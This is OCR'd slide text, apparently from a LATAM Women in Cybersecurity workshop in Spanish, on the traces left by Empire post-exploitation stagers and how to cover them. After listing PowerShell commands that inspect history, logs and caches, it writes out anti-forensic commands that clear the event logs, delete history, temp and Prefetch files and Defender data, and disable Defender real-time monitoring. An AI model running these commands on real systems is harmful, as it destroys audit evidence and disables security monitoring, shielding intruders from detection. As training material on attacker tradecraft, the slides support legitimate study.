
Infraestructura

Jitter & Interval



WOMCY
LATAM Women in Cybersecurity

Rastros



Los stagers de Empire generalmente usan PowerShell para la ejecución inicial, pero esto depende del tipo de Stager y la suite de post-explotación.

La ejecución de un multistager puede activar registros de eventos de seguridad y de aplicaciones.

Rastros

Write Up

1.iniciar Powershell en el Host donde se ejecute el con el comando:

```
PS> Get-History
PS> Get-Content (Get-PSReadlineOption).HistorySavePath
PS> Get-EventLog -LogName Security | Select-Object -First 10
```

1. Ver el registro de los logs de aplicación y seguridad:

```
PS > Get-EventLog -LogName Application | Select-Object -First 10
PS > Get-EventLog -LogName System | Select-Object -First 10
```

1. Ver los registros en red:

```
PS > ipconfig /displaydns
PS > arp -a
```

Rastros

Write Up

1.Ver los archivos temporales y archivos temporales por defecto

```
PS > Get-ChildItem -Path $env:Temp
PS > Get-ChildItem -Path "C:\Windows\Prefetch\"
PS > Get-Content (Get-PSReadlineOption).HistorySavePath
PS > Get-EventLog -LogName Security | Select-Object -First 10
```

1. Ver el registro de los logs de las herramientas de seguridad del sistema

```
PS > Get-ChildItem "C:\ProgramData\Microsoft\Windows Defender\Support\"
```

Write Up

1. Dentro de la terminal de Empire, el borrado de rastros inicia en la misma línea:

```
PS > Clear-History
PS > Remove-Item -Path (Get-PSReadlineOption).HistorySavePath -Force
PS > wevtutil.exe cl "Microsoft-Windows-PowerShell/Operational"
```

1. Borrado de rastro de LOGS de Seguridad de Logs y de aplicación y del sistema

```
PS > wevtutil.exe cl Security
PS > wevtutil.exe cl Application
PS > wevtutil.exe cl System
```

1. Borrados de rastro de los registros de red

```
PS > ipconfig /flushdns
PS > arp -d *
```

Cubierta

Write Up

1. Borrar los archivos temporales y temporales precargados

```
PS > Remove-Item -Path $env:Temp\* -Recurse -Force
PS > Remove-Item -Path "C:\Windows\Prefetch\*" -Force
```

1. Limpieza de rastros en herramientas de Seguridad

```
PS > Remove-Item "C:\ProgramData\Microsoft\Windows Defender\Support\*" -
Force
PS > Set-MpPreference -DisableRealtimeMonitoring $true
```

1. Verificar el borrado

```
PS > Get-EventLog
PS > Get-History
PS > Get-ChildItem
```

20 MINUTOS

5 minutos

WOMCY
LATAM Women in Cybersecurity